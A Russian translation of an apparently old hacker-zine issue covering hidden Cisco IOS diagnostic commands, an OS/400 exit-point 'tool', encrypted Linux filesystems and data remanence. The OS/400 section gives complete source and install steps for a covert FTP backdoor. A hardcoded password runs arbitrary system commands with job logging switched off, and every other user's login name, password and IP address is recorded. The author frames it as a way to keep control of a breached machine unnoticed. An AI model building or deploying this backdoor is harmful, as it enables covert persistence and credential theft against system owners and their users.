ctalkb#gdb debug 91
Can't debug your own process
```

@if-console [slot] [console|debug]

Вывода нет, так как отсутствует маршрутизатор Viper или 12XXX. Тем не менее это одна из наиболее интересных скрытых команд Cisco. Она позволяет подключиться к консоли отдельной карты (т. е. для конкретного слота, а не для всего шасси) и получить расширенную диагностическую и отладочную информацию об этой карте. Вход в карту осуществляется в непривилегированном режиме; для просмотра всех команд необходимо выполнить enable.

@profile <start> <stop> <granularity>

Профилировку ЦПУ можно настроить в режиме exes с помощью команды profile. Профилировка процессов позволяет определить, какой сегмент кода монополизирует процессор. Для полноценного использования этой функции необходима таблица символов, чтобы можно было найти местоположение нужного сегмента кода. Сегмент задаётся значениями start и stop команды

profile. Параметр granularity позволяет опуститься до уровня отдельных инструкций.

У ЦПУ есть собственный внутренний счётчик, который инкрементируется независимо от того, выполняется ли нужный сегмент кода. Когда нужный сегмент выполняется, инкрементируется счётчик профиля. Сравнение этого счётчика с общим системным таймером позволяет оценить, какую долю ЦПУ использует конкретный сегмент.

```
ctalkb#profile ?
task
start
stop
hogs
<0-FFFFFFF>
```

@show chunk (показать блоки памяти, выделенные процессам)

На Cisco используется традиционное управление памятью через malloc/free, а также блочное выделение памяти. Главное преимущество блочного выделения перед предшественником состоит в том, что накладные расходы несёт только большой блок (который затем делится на меньшие части), а не каждый отдельно выделенный блок.

```
ctalkb#sh chunk
Chunk Manager:
 142 chunks created, 1 chunks destroyed
 46 siblings created, 0 siblings trimmed

Chunk element  Block Maximum  Element Element Total
cfgsize Overhead   size element   inuse   freed Overhead   Name
-----
16      0 65532    3270      717    2553           8 List Elements
0x61525688
52      0 65532    1168        0    1168           0 List Headers
0x61535684
16      0 65532    3270        0    3270           8 messages 0x61550068
```

@show chunk summ

Сводный список выделенных блоков. Показывает размер большого блока, количество вложенных блоков внутри него и накладные расходы на блок.

```
ctalkb#sh chunk sum
Chunk Manager:
 142 chunks created, 1 chunks destroyed
 46 siblings created, 0 siblings trimmed

Element Sibling size Total   Total   Total   Inuse Ovrhd Chunk
Flag size(b) --range(b)-- Sibling alloc   Free   HWM   (b) name
D      16   253-   752      0   3270   2553   724    8 ListElements
D      52  1003-  1502      0   1168   1168    0    0 List Headers
D      16   253-   752      0   3270   3270    21    8 messages
D      8    253-   752      0   5450   3974   1476    8 Reg Function
8
```

@sh idb

Отображает аппаратные и программные базы данных интерфейсов. Это способ Cisco отслеживать количество интерфейсов в системе — включая аппаратные и программные (физические, субинтерфейсы и т. д.). Программный лимит составляет, по-видимому, 1024 в IOS 11 и 2048 в IOS 12. Это глобальный лимит для маршрутизатора.

```
ctalkb#sh idb
19 SW IDBs allocated (2296 bytes each)
```

```

9 HW IDBs allocated (4008 bytes each)
HWIDB#1   1   FastEthernet0/0 (Ether)
HWIDB#2   2   Serial2/0:0 (Serial)
HWIDB#3   3   Ethernet3/0 (Ether)
HWIDB#4   4   Ethernet3/1 (Ether)
HWIDB#5   5   Ethernet3/2 (Ether)
HWIDB#6   6   Ethernet3/3 (Ether)
HWIDB#7   7   Serial4/0 (Serial)
HWIDB#8   8   Serial5/0 (Serial)
HWIDB#9   9   Loopback0

```

@sh in stats (выдаёт статистику по путям коммутации для каждого интерфейса)

```

Ethernet3/0
Switching path  Pkts In   Chars In   Pkts Out   Chars Out
      Processor    786433    594121827    556812    177400752
      Route cache   107469     8910774    107451     8925784
      Total        893902    603032601    664263    186326536

```

@sh int e3/0 switching

Отображает основные процессы и обрабатываемые ими данные. Показывает, какие пути коммутации использовались для конкретно подсчитанных данных. Основные процессы — IP и процессы маршрутизации. Остальное объединяется в категорию default.

```

ctalkb#sh int e3/0 switching
Ethernet3/0
Throttle count      0
Drops               RP      0      SP      0
SPD Flushes         Fast    0      SSE      0
SPD Aggress         Fast    0
SPD Priority         Inputs   972    Drops      0

Protocol   Path   Pkts In   Chars In   Pkts Out   Chars Out
Other      Process  0         0         167        10020
Cache misses
Fast       0         0         0         0
Auton/SSE  0         0         0         0
IP         Process  4556      282352    3733       541124
Cache misses  0

```

@sh ip ospf maxage-list

OSPF не запущен. По всей видимости, эта команда показывает текущее значение максимального возраста LSA. Учитывается периодическое обновление.

```

ctalkb#sh ip ospf max
AS System N
Maxage delete timer due in NEVER

```

@sh ip ospf delete-list

Показывает LSA, исключённые из рассмотрения. Поскольку OSPF не запущен, неясно, исключены ли они алгоритмом SPF или иным способом.

```

ctalkb#sh ip ospf delet
AS System N

Area BACKBONE(0)

ROUTER and NETWORK LSDB delete list

```

```

Dest: 172.16.0.1, Type: 0, Metric: 1, ADV RTR: 172.16.0.1
Path:
  gateway 172.16.0.1, interface Loopback0

SUMMARY NET and ASBR LSDB delete list

TYPE-7 EXTERNAL LSDB delete list

EXTERNAL LSDB delete list

```

@sh ip ospf statistic

Очень полезная команда: она выдаёт временные средние для различных этапов процесса OSPF. Позволяет детально изучить время конвергенции IGP в сети и выявить области, вызывающие замедление процесса.

```

ctalkb#sh ip ospf stat
Area 0: SPF algorithm executed 1 times

SPF calculation time
Delta T      Intra D-Intra Summ      D-Summ  Ext      D-Ext  Total  Reason
2w3d    0           0           0           0         0         0         0      R,

Avg. and Accumulated time of the last 250 process_ase()

          Avg.      Accumulated
ASBR-lookup      0,         0
Forw-Addr-lookup 0,         0
compare metric   0,         0
... (more)

```

@sh ip ospf bad-checksum

Показывает LSA, не прошедшие проверку контрольной суммы. Неизвестно, это счётчик или временные метки событий, поскольку OSPF не функционировал.

@sh ip ospf event

Предоставляет журнал вызовов подпроцессов — полезно для понимания потока выполнения.

```

ctalkb#sh ip ospf eve
1   54700   Generic:  ospf_redist_callback  0x618B36A4
2   114716  Generic:  ospf_redist_callback  0x618B36A4
3   174736  Generic:  ospf_redist_callback  0x618B36A4
4   234756  Generic:  ospf_redist_callback  0x618B36A4
5   294772  Generic:  ospf_redist_callback  0x618B36A4
6   320796  Generic:  ospf_build_ex_lsa      0xC658FF00
7   320796  Generic:  ospf_build_ex_lsa      0xAC100000
8   320796  Generic:  ospf_build_ex_lsa      0xD16F5C00

```

@sh isis timers

Полезна для краткого обзора потока выполнения процесса ISIS. Показывает частоту событий, таких как приветствия L1/L2 и т. д.

```

ctalkb#sh isis timers
Hello Process
  Expiration      Type
|      0.856      (Parent)
|      0.856      L2 Hello (Ethernet3/0)
|      6.352      L1 Hello (Ethernet3/0)

```

```

|          6.940  Adjacency

Update Process
  Expiration    Type
|      1.060    (Parent)
|      1.060    Ager
|      1.352    L2 CSNP (Ethernet3/0)
|      8.616    L1 CSNP (Ethernet3/0)
|      3:25.860 (Parent)
|      3:25.860 LSP refresh
|      9:02.160 LSP lifetime
|      9:24.568 LSP lifetime
|      17:16.084 LSP lifetime
|      20:58.536 Dynamic Hostname cleanup

```

@sh isis tree — AVL-дерево базы данных состояний каналов IS-IS

Показывает путь и глубину до других промежуточных систем уровня 1/2 в домене маршрутизации. По умолчанию отображает оба уровня.

```

ctalkb#sh isis tree

IS-IS Level-2 AVL Tree
Current node = X.X.X.00-00, depth = 0, bal = 0
  Go down left
Current node = X.X.Y.00-00, depth = 1, bal = 0
---> Hit node X.X.Y.00-00
  Back up to X.X.X.00-00
Current node = X.X.X.00-00, depth = 0, bal = 0
---> Hit node X.X.X.00-00
  Go down right
Current node = X.X.X.02-00, depth = 1, bal = 0
---> Hit node X.X.X.02-00
  Back up to X.X.X.00-00

```

@sh isis private

Отображает небольшую диагностическую информацию, связанную с процессом ISIS.

```

ctalkb#sh isis private
ISIS: FastPSNP cache (hits/misses): 0/4002
ISIS: LSPiX validations (full/skipped): 216271/490412
ISIS: LSP HT=0 checksum errors received: 0

```

@sh list

По всей видимости, менеджер однонаправленных связных списков, отображающий глобальный указатель на первый элемент каждого списка и количество членов в нём.

```

ctalkb#sh list
List Manager:
  1415 lists known, 1561 lists created

ID   Address   Size/Max   Name
1    613EE970   11/-      Region List
2    613EEE98   1/-        Processor
3    613EFDE8   1/-        I/O
4    613F0D38   1/-        I/O-2
5    6149EDD0   0/-        Sched Critical
6    6149ED90   0/-        Sched High
7    6149EB00   0/-        Sched Normal

```

@sh list none

```
ctalkb#sh list none
List Manager:
  1415 lists known, 1561 lists created

ID   Address   Size/Max   Name
 1  613EE970   11/-      Region List
 2  613EEE98    1/-      Processor
 3  613EFDE8    1/-      I/O
 4  613F0D38    1/-      I/O-2
 9  6149ED10   82/-      Sched Idle
11  61499A50    8/-      Sched Normal (Old)
12  6149CC10    1/-      Sched Low (Old)
```

@sh parser modes (показывает текущее дерево доступа процессов)

```
ctalkb#sh par mo
Parser modes:
Name                               Prompt                Top      Alias      Privilege
exec                               config               0x60EFB294TRUE  TRUE
configure                          config-if            0x60EFABACTRUE  TRUE
interface                          config-subif         0x60EF7AECTRUE  TRUE
subinterface                       config-if            0x60EF7AECTRUE  FALSE
null-interface                     config-if            0x60EFB368TRUE  TRUE
line                               config-line          0x60EF3F84TRUE  TRUE
```

@sh parser un

```
ctalkb#sh parser un
Unresolved parse chains:
  40
  40
 198
 198
 322
```

@sh proc all-events

```
ctalkb#sh proc all-events
Queue Notifications
  Event      Name                               Pid  1 Process                               ct
0  61588410    Pool Grows                          4    Pool Manager                           ct
0  615A156C    Log Messages                        19    Logger                                ct
0  615EE8A0    IPC inboundQ                        11    IPC Seat Manager                       ct
0  615EE934    IPC Zone inboundQ                   9    IPC Zone Manager                       ct
0  61642840    ARP queue                           12    ARP Input                              ct
0
```

@sh profile [detail|terse] (показать профилировку ЦПУ)

```
ctalkb#sh prof d
Profiling enabled

Block 0: start = 91, end = FFF, increment = 8, EXEC
Total = 0
System total = 9802
ctalkb#sh prof t
PROF 91 FFF 8
```

@sh region (показывает разметку образа)

Отображает компоновку программы для распакованного образа.

```
ctalkb#sh region
Region Manager:
```

Start	End	Size(b)	Class	Media	Name
0x07800000	0x07FFFFFF	8388608	Iomem	R/W	iomem2
0x20000000	0x21FFFFFF	33554432	Iomem	R/W	iomem
0x57800000	0x57FFFFFF	8388608	Iomem	R/W	iomem2:(iomem2_cwt)
0x60000000	0x677FFFFF	125829120	Local	R/W	main
0x60008900	0x6123AC29	19079978	IText	R/O	main:text
0x6123C000	0x6136A17F	1237376	IData	R/W	main:data
0x6136A180	0x6152565F	1815776	IBss	R/W	main:bss
0x61525660	0x677FFFFF	103655840	Local	R/W	main:heap

@sh region <address>

Указание произвольного адреса в памяти показывает, к какому сегменту он относится. Та же информация доступна через корневую команду.

```
ctalkb#sh region a 0x07800000
Address 0x07800000 is located physically in :
```

```
Name  : iomem2
Class : Iomem
Media : R/W
Start : 0x07800000
End   : 0x07FFFFFF
Size  : 0x00800000
```

@sh sum

Вычисляет контрольную сумму сжатого образа и сравнивает её с ранее сохранённой для проверки целостности.

```
ctalkb#sh sum
New checksum of 0x36D03E96 matched original checksum
```

@sh timers (показать таймеры для команды timer в режиме конфигурации)

```
ctalkb#sh tim

State  Handle  interval      due  invoked  missed  Process
```

@test transmit (тест передачи кадров L2)

Команда позволяет отправить заданное количество кадров на указанный адрес назначения:

```
ctalkb#test transmit
interface: Ethernet3/0
total frame size [100]:
1) To this interface
2) To another interface
9) Ask for everything
Choice: 2
Encapsulation Type:
```

```
1) Ethertype
2) SAP
3) SNAP
4) SNAP (Cisco OUI)
5) SNAP (EtherV2 OUI)
6) Novell 802.3
Choice: 1
Protocol type:
1) IP
2) XNS
3) IPX
9) Ask for everything
Choice: 1
```

Команды режима конфигурации (подробно)

@boot system rom

Если в ROM записан образ системы, эта команда позволяет вернуться к нему вместо образа на дополнительном носителе (флэш-карте).

```
ctalkb(config)#boot system rom
The 'boot system rom' command is not valid for this platform.
It has been translated to 'boot system flash bootflash:'
```

@boot module

Команда существует, но, по всей видимости, ничего не делает — только выдаёт ошибку.

```
00:34:02: %PARSER-3-BADSUBCMD: Unrecognized subcommand 11 in configure
command 'boot module a'
```

@exception-slave dump X.X.X.X

Указывает маршрутизатору адрес для сохранения образа дампа памяти.

@exception-slave protocol tftp

Указывает маршрутизатору протокол для передачи образа дампа.

@exception-slave corefile

Задаёт имя файла дампа. Обратите внимание, что права доступа к этому файлу на TFTP-сервере должны быть не ниже 666, чтобы маршрутизатор мог выполнить запись.

@ip slow-convergence

После включения этой команды каких-либо изменений в производительности маршрутизатора обнаружить не удалось. В любом случае команда не выглядит как улучшающая производительность.

@ip tftp boot-interface

Указывает маршрутизатору, через какой интерфейс загружать образ при сетевой загрузке по TFTP.

@loopback diag / @loopback dec / @loopback test / @loopback micro-linear / @loopback motorola

Все эти команды обратной петли позволяют замкнуть аппаратуру в определённых точках для локализации аппаратных неисправностей. Это не просто команды `loopback net` и `loopback local`. Также следует учитывать, что не всё аппаратное обеспечение поддерживает петли во всех указанных точках.

@scheduler max-task-time 200 (последнее значение в миллисекундах)

Параметр позволяет задать количество миллисекунд, по истечении которых процесс, занимающий ЦПУ, выводит отладочную информацию. Относительно простой способ выявить, какой процесс монополизировал ресурс. Команда `sh proc cpu` — очевидно, лучший способ найти виновника прямо на маршрутизаторе, но данная команда позволяет обнаружить более скрытые случаи.

```
00:13:18: %SYS-3-CPUHOG: Task ran for 308 msec (3/1), process = Virtual
Exec, PC = 603C9AD8.
```

@scheduler heapcheck process / @scheduler heapcheck poll

Проверка целостности памяти после завершения процесса / после опроса.

@scheduler run-degraded (возможно, режим деградации при сбое)

Заставляет планировщик пытаться продолжить работу при возникновении неустранимой ошибки процесса. По умолчанию IOS отключает этот режим и перезагружает маршрутизатор при обнаружении критической ошибки. Настройка применяется индивидуально для каждого процесса. Очевидно, что некоторые процессы более критичны, чем другие, и удаление проблемного процесса из планировщика не всегда даёт выигрыш во времени или информацию.

@service internal

Весьма полезная команда. Включение в режиме глобальной конфигурации открывает доступ к ряду ранее скрытых команд. Включите по умолчанию — со временем обнаружите кое-что интересное.

Некоторые команды вовсе недоступны без включения этого режима (например, `sh proc all-events`).

@service slave-coredump

Позволяет сбрасывать дампы памяти на ведомую машину для целей журналирования. Процесс занимает значительное время в зависимости от объёма памяти маршрутизатора (копирование 128 МБ при различной скорости канала — посчитайте сами). Важно учитывать, что копирование происходит до перехода маршрутизатора в рабочий режим, то есть время перезагрузки значительно увеличивается. Команды `exception-slave` указывают маршрутизатору, куда выгружать образ дампа.

@service log backtrace (трассировка при каждом событии логирования)

```
-Traceback= 603C9AE0 603546C0 60354A48 6035CA58 6035C3F4 6035C34C 60373EBC  
603B6D2C 603B6D18
```

@neighbor ctalkb-out filter-as 100 d (в конфигурации BGP)

```
% filter-as is an obsolete subcommand, use filter-list instead
```

Интересная команда: даёт несколько большее представление о происходящем. Предпочтительна даже несмотря на то, что она устарела в пользу `filter-list`. Причина: команда более специфична.

@partition-avoidance (в конфигурации роутера ISIS)

Назначение команды неясно, поскольку отсутствует сложная конфигурация ISIS для тестирования.

0x03 — Программирование точек выхода OS/400

`clever <clever@dhp.com>`

Введение

Точки выхода позволяют программистам встраивать собственную логику в системные функции, которые в обычном случае не поддаются конфигурированию. На определённом этапе выполнения программа с точкой выхода вызывает зарегистрированные для неё программы, передавая им соответствующие параметры. В этот момент программа обработки точки выхода может делать с переданными параметрами что угодно и, при желании, изменять поведение вызывающей программы, возвращая значения обратно.

Программирование точек выхода — достаточно узкоспециальная область. Большинство людей, работающих с AS/400, не знают об их существовании, а большинство из тех, кто знает, не использует их. Системные администраторы, озабоченные безопасностью, применяют их с момента появления — для повышения защищённости системы: логирования таких событий, как создание профилей пользователей, или ограничения доступа к системным функциям для части пользователей, которые в обычных условиях могли бы ими пользоваться.

Предположим, вы получили доступ к типичной системе AS/400. Её администраторы озабочены безопасностью, но у них нет последовательного плана защиты и навыков для его реализации. При этом ошибка конфигурации, давшая вам доступ, может быть замечена и исправлена в любой момент. Новый профиль пользователя, скорее всего, будет обнаружен. Вам нужен способ сохранить контроль над машиной так, чтобы это не бросалось в глаза большинству людей. Точки выхода берут на себя большую часть этой работы.

Одна из точек выхода, присутствующих в программном обеспечении FTP-сервера, — «Вход на FTP-сервер» с именем `QIBM_QTMF_SVR_LOGON`. Формат параметров — `TCPL0100`.

```
TCPL0100:  
Application Identifier      4B      Input  
User Identifier             *      Input  
User Identifier length      4B      Input
```

Authentication String	*	Input
Authentication String length	4B	Input
Client IP Address	*	Input
Client IP Address length	4B	Input
Return Code	4B	Output
User Profile	10A	Output
Password	10A	Output
Initial Current Library	10A	Output

Параметры, помеченные как Input, задаются и передаются системой; эти поля содержат информацию о входе пользователя, которую следует логировать. Единственный выходной параметр, который нас здесь интересует, — Return Code: его необходимо установить в 1, сообщая системе о продолжении аутентификации и том, что предоставленный пароль должен совпадать с фактическим паролем профиля пользователя. Другие коды возврата заставляют систему выполнять различные действия, которые могут оказаться полезными. За подробностями обратитесь к документации.

Итак.

1. ftp> open x.x.x.x
Connected to x.x.x.x.
220-QTCP at x.x.x.x.
220 Connection will close if idle more than 5 minutes.
Name (x.x.x.x:root): werd
331 Enter password.
Password: f.u.c.k.493
2. Вызывается программа точки выхода. Сервер передаёт ей упомянутые выше параметры.
3. Программа точки выхода делает что угодно. При желании устанавливает параметры Output. Возвращает управление.
4. Сервер анализирует переданные обратно параметры и действует в соответствии с ними.

Ниже представлена упрощённая версия одного из инструментов, которые я использую для этих целей. Он не скрыт. Его следует использовать только на машинах, администраторы которых находятся где-то между состояниями «Мне всё равно» и «Предпринимаю неуклюжие попытки обеспечить безопасность». То есть на большинстве из них.

Имена и типы:

```
F01      RPGLE
F02      CLLE
FP       PF
```

Создание:

```
CRTPF FILE(x/FP) SRCFILE(x/x) TEXT(*BLANK)
CRTRPGMOD MODULE(x/F01) SRCFILE(x/x) DBGVIEW(*NONE) OUTPUT(*NONE)
CRTCLMOD MODULE(x/F02) SRCFILE(x/x) OUTPUT(*NONE) LOG(*NO) DBGVIEW(*NONE)
CRTPGM PGM(x/F) MODULE(x/F01 x/F02) TEXT(*BLANK) ALWUPD(*NO) USRPRF(*OWNER)
DLTMOD MODULE(x/F01)
DLTMOD MODULE(x/F02)
```

Поместите F и FP туда, где QTCP сможет их найти. Например, в QUSRSYS. Зарегистрируйте x/F для QIBM_QTMF_SVR_LOGON с помощью WRKREGINF. Перезапустите FTP.

Использование. Команда вводится в поле пользователя. Специальная строка авторизации вводится в поле пароля. Обычные входы записываются в FP. Игнорируйте ошибку; область данных TEST действительно создаётся в QGPL.

```
ftp> open x.x.x.x
Connected to x.x.x.x.
220-QTCP at x.x.x.x.
220 Connection will close if idle more than 5 minutes.
Name (x.x.x.x:root): crtdata qgpl/test *dec
331 Enter password.
Password: itsmeclever
530 Log on attempt by user CRTDATA rejected.
ftp: Login failed.
Remote system type is .
```

ftp>

Код:

(F01)

```
FFP          O  A  E          DISK

D S          c          'itsmeclever'
D
DParms       pr          extpgm('F01')
D AppID      9b 0
D UsrID      100a
D UsrIDLen   9b 0
D AutStr     32a
D AutStrLen  9b 0
D ClntIP     15a
D ClntIPLen  9b 0
D Rcd        9b 0
D UsrPrf     10a
D Pwd        10a
D InlCurLib  10a
D
DParms       pi
D AppID      9b 0
D UsrID      100a
D UsrIDLen   9b 0
D AutStr     32a
D AutStrLen  9b 0
D ClntIP     15a
D ClntIPLen  9b 0
D Rcd        9b 0
D UsrPrf     10a
D Pwd        10a
D InlCurLib  10a
D
DLog         pr
D Type       10a  value
D Text      200a  value
D
DExcCmd      pr
D Cmd        100a  value

C          if          %subst(AutStr:1:AutStrLen) = S
C          callp       ExcCmd(%subst(UsrID:1:UsrIDLen))
C          eval        *inlr = *on
C          return
C          endif
C
C          callp       Log('FTP':
C                      %subst(UsrID:1:UsrIDLen)+ ' '+
C                      %subst(AutStr:1:AutStrLen)+ ' '+
C                      %subst(ClntIP:1:ClntIPLen))
C
C          eval        Rcd = 1
C
C          eval        *inlr = *on
C          return

PLog         b
D           pi
D Type       10a  value
D Text      200a  value
C          time          FPTS
C          eval          FPTYPE = Type
C          eval          FPTEXT = Text
C
C          write         FPR
P           e
```

```

PExcCmd      b
D             pi
D Cmd        100a  value
C             callb  'F02'
C             parm
P             Cmd
P             e

```

(F02)

```

PGM          PARM(&COMMAND)
DCL          VAR(&COMMAND) TYPE(*CHAR) LEN(100)

MONMSG      MSGID(CPF0000) EXEC(GOTO CMDLBL(ERROR))

CHGJOB      LOG(0 99 *NOLIST) LOGCLPGM(*NO)
CALL        PGM(QCMDEXC) PARM(&COMMAND 100)

ERROR:
ENDPGM

```

(FP)

```

A           R FPR
A           FPTS      14S 0
A           FPTYPE     10A
A           FPTEXT     200A

```

Надеюсь, это кому-нибудь поможет.

— clever <clever@dhp.com>; 20000222

phunda mental <phundie@yahoo.com>;

Большинство людей не подозревают об этом, но Linux располагает исключительно мощной поддержкой зашифрованных файловых систем. Эта функциональность отсутствует в стандартном ядре из-за экспортных ограничений США, однако её несложно добавить, загрузив пакет патчей для вашей версии ядра с www.kerneli.org.

В этой статье я кратко расскажу, как настроить надёжное шифрование в ядре Linux, а затем рассмотрю несколько конфигураций, позволяющих организовать отдельно зашифрованные домашние каталоги для каждого пользователя, зашифрованные дисковые разделы и т. д.

Для начала необходимо загрузить `util-linux-2.9e.tar.gz` [1] и патчи исходного кода ядра. Для целей этой статьи предполагается, что вы используете ядро 2.2.4; соответственно, вам понадобится `patch-int-2.2.4.1.gz` [2].

В каталоге `/usr/src` выполните `ln -s linux lin.2.2.4` (патч ожидает именно такое имя каталога с исходными текстами) и примените патч командой `zcat patch-int-2.2.4.1.gz | patch -p0`.

Теперь загляните в `linux/Documentation/crypto`. Там есть патчи для утилит Linux. Распакуйте дистрибутив `util-linux`, примените нужный патч и соберите новые утилиты. Вам потребуется установить новые команды `losetup` и `mount`. Помните, что `mount` должен иметь бит `suid root`, если вы хотите, чтобы пользователи могли монтировать зашифрованные тома.

Теперь соберите ядро с помощью `make menuconfig` и ознакомьтесь с документацией в каталоге `Documentation/crypto`. Вы увидите, что патчи ядра добавляют поддержку Blowfish, DES, DFC, IDEA, MARS, RC6 и Serpent. Эти шифры могут использоваться кодом сетевого стека или петлевым устройством. Петлевое устройство также поддерживает CAST128 и Twofish.

После запуска нового ядра можно создать зашифрованный том с использованием Blowfish следующим образом:

```
$ dd if=/dev/zero of=vol.img bs=1024 count=2000
```

```
$ losetup -e blowfish /dev/loop0 vol.img
```

losetup запросит парольную фразу. Она хешируется алгоритмом RIPEMD-160 для формирования ключа шифра.

```
$ mkfs.ext2 /dev/loop0
$ losetup -d /dev/loop0 # отключить петлевое устройство
```

Все предыдущие команды могут быть выполнены от имени обычного пользователя. Для монтирования тома потребуются права root или соответствующая запись в /etc/fstab.

```
# mount vol.img /mnt -o encryption=blowfish
```

mount запросит парольную фразу. Введите ту, которую вы задали в losetup, и том будет смонтирован в /mnt.

Чтобы пользователь joe мог монтировать ~/.img в ~/secure, в /etc/fstab потребуется следующая строка:

```
/home/joe/.img /home/joe/secure ext2 noauto,user,rw,exec,encryption=blowfish
```

Теперь joe сможет монтировать свой том командой `mount ~/secure`.

Аналогичный подход позволяет зашифровать весь домашний каталог joe.

Создайте каталог /usr/imgs/joe, владельцем которого будет joe. Поместите зашифрованный образ home.img в /usr/imgs/joe и измените /etc/profile так, чтобы при входе проверялось наличие образа домашнего каталога пользователя, и, если он существует, монтировался зашифрованный образ на /home/\$USER (если он ещё не смонтирован). Затем достаточно добавить соответствующую строку в /etc/fstab, разрешающую joe монтировать в /home/joe.

Я лично использую эту схему для шифрования домашнего каталога на своих машинах. При входе /etc/profile запрашивает парольную фразу для монтирования домашнего каталога. В crontab периодически запускается задание, пытающееся размонтировать домашний каталог, — так что после выхода из системы и завершения всех оставленных задач каталог будет отключён.

Если для автоматического запуска X при загрузке вы используете xdm, потребуется изменить Xsession в каталоге xdm: добавить запуск xterm, выполняющего команду монтирования, чтобы пользователь мог смонтировать домашний каталог до выполнения ~/.xsession.

Согласно философии UNIX, рассматривающей устройства как файлы, шифрование через петлевое устройство работает и для блочных устройств.

Для шифрования дисковых разделов Linux потребуется небольшой незашифрованный корневой раздел (достаточный для размещения ядра, /dev, /etc, /lib и основных исполняемых файлов) — порядка 15–20 МБ.

/dev/hda2 будет содержать файловую систему для размещения /usr, /var, /home и всего остального. Она монтируется в /fs/hda2. Настроить её можно так:

```
$ losetup -e blowfish /dev/loop0 /dev/hda2
$ mkfs.ext2 /dev/loop0
$ mount /dev/loop0 /fs/hda2
```

Теперь можно скопировать всё содержимое /usr и прочего в /fs/hda2 и создать символическую ссылку /fs/hda2/usr → /usr, чтобы всё работало. Как вариант, при наличии отдельных разделов для /usr, /var и /tmp их можно настроить как самостоятельные зашифрованные разделы.

Настройте /etc/fstab следующим образом:

```
/dev/hda2 /fs/hda2 ext2 defaults,encryption=blowfish 0 0
```

Теперь при загрузке будет запрашиваться парольная фраза для монтирования /fs/hda2. Злоумышленник практически ничего не получит с вашей машины — он даже не узнает, какие

приложения установлены.

Аналогичную схему я использую для защиты содержимого сменных носителей и флэш-карт PCMCIA.

Патчи ядра имеют и другие применения, помимо зашифрованных файловых систем. Они добавляют поддержку ENskip и надстройку туннелирования, позволяющую передавать зашифрованный IP через UDP (CIPE). Подробнее см. на kerneli.org.

Благодарности — разработчикам ядра и сопровождающим пакета патчей.

Ссылки:

1. <ftp://ftp.aanet.ru/pub/Linux/utils/util-linux-2.9e.tar.gz>
2. <ftp://ftp.kerneli.org/pub/kerneli/v2.2/patch-int-2.2.4.1.gz>

0x05 — Остаточные данные

phunda mental <phundie@yahoo.com>;

Итак, вы зашифровали все свои данные с помощью 3DES, выбрали надёжные парольные фразы и теперь можете расслабиться с пивом, зная, что ваши данные в безопасности, верно?

Ну да. Конечно.

Мы сталкиваемся с проблемой остаточных данных, и это серьёзная проблема. Надёжная криптография защищает только шифртекст; если открытый текст валяется где-то на вашем жёстком диске, вы всё равно в опасности.

Остаточные данные (data remanence), как следует из самого названия, — это следы данных, сохраняющиеся после их удаления, очистки или уничтожения. В данном документе термин «удаление» означает обычную команду удаления, предоставляемую ОС. Очистка данных — это процесс, направленный на уничтожение данных таким образом, чтобы они не могли быть восстановлены стандартными командами ОС или специализированным программным обеспечением. Уничтожение (purging) — как правило, аппаратный процесс — направлено на то, чтобы противостоять всем перечисленным методам восстановления, включая лабораторные.

Очевидно, остаточные данные существуют во многих формах и могут быть использованы несколькими способами.

Программные методы

Первый способ, которым остаточные данные могут нас подвести, хорошо известен любому компетентному пользователю DOS/Windows: команда undelete. Стандартное удаление в MS лишь убивает указатель на файл в FAT, сами же данные остаются на диске. Undelete просто восстанавливает этот указатель, позволяя вернуть часть (или все) биты данных.

В зависимости от того, какую роль вы играете в данный момент, это может быть полезно. Если вы исследуете чужую машину, не забудьте попробовать undelete в поисках интересных файлов. В противном случае воспользуйтесь программой для надёжной очистки данных. В крайнем случае дефрагментация жёсткого диска иногда может обмануть undelete (в зависимости от того, как работает конкретная ОС).

Некоторое время назад в IRC возникла дискуссия об остаточных данных в Linux. Стандартный аргумент состоял в том, что поскольку ext2 (файловая система Linux) работает иначе, чем FAT,

операции типа `undelete` невозможны, и беспокоиться не о чем. Это попросту неверно.

В Linux выполните следующее (возможно, потребуются права `root` в зависимости от конфигурации):

```
dd if=/dev/zero of=disk.image bs=1024 count=300
mkfs.ext2 disk.image
mount disk.image /mnt -o loop
cd /mnt
```

Мы только что создали петлевую файловую систему размером 300 КБ и смонтировали её в `/mnt`. Теперь перейдите в `/mnt` и создайте файл с известным содержимым — попробуйте:

```
ps aux > sensitive.file
sync
rm sensitive.file
```

Итак, мы удалили чувствительный файл, но, как будет показано, он не был уничтожен.

Размонтируйте `/mnt` и выполните:

```
strings < disk.image | grep USER
```

Вы увидите часть вывода команды `ps`.

Теперь представьте, что ваше оборудование изъяли, и кто-то просто запускает эту команду для `/dev/hda1` или аналогичного устройства. Не думайте, что Министерство юстиции не станет платить людям за перебор всего этого мусора в поисках нескольких лакомых байтов или не запустит удобный инструмент сопоставления с образцом для поиска чего-то интересного в выводе `strings`.

Или, может быть, вам нужен не сам файл — а парольная фраза, или внутреннее состояние генератора случайных чисел, или шифра?

Порытесь в разделе подкачки — возможно, повезёт.

Это пример того, что Министерство обороны США называет «атакой с клавиатуры» в «зелёной книге» [1]. Это атака с целью использования остаточных данных в системе программными методами. Здесь тоже необходима техника очистки: хороший способ — обнулить фактические биты файла. В конечном счёте `ext2` будет поддерживать это внутренне [2], но пока можно просто удалить файл, а затем создать новый файл из одних нулей, заполняющий весь диск. Попробуем:

```
mount disk.image /mnt -o loop
cd /mnt
dd if=/dev/zero of=output bs=100k
# ждать ошибки
sync
rm output
```

Размонтируйте `disk.image` и снова запустите `strings`. Вы заметите, что вывод `ps` исчез. Вы также заметите, что часть имени файла по-прежнему осталась. Если файл находился в подкаталоге, можно удалить каталог командой `rmdir` и применить описанный выше метод. Если файл находился в корне — увы: имя файла будет видно.

Побитовая перезапись файла нулями гарантирует невозможность прочитать данные с того же записывающего устройства; таким образом, программные, или «клавиатурные», атаки успешно отражаются программными же методами.

Хорошей практикой является создание скрипта, проверяющего `/proc/meminfo` в Linux. Если свободной оперативной памяти достаточно для хранения мусора из подкачки, освободите раздел подкачки, обнулите его (или воспользуйтесь другими методами, описанными ниже), создайте новый раздел подкачки и подключите его. Это можно оформить в виде задания `cron`, запускаемого в часы низкой нагрузки.

Существуют также программы наподобие `wipe.com` (DOS) [3] и `Burn` (Mac) [4], которые затирают биты конкретных файлов, обеспечивая более управляемый (и потому более быстрый) метод уничтожения остаточных данных. Надёжного способа безопасного удаления файлов в Linux, кроме заполнения диска, найти не удалось. Обнаруженные программы, заявляющие об этом, не справляются с задачей, и придумать надёжный способ сделать это за пределами `ext2.c` не представляется возможным.

Аппаратные методы

Существует и третий тип атаки, который не зависит от того, что устройство (например, жёсткий диск) сообщает о своём содержимом. Этот тип атаки анализирует носитель напрямую — назовём его лабораторной атакой.

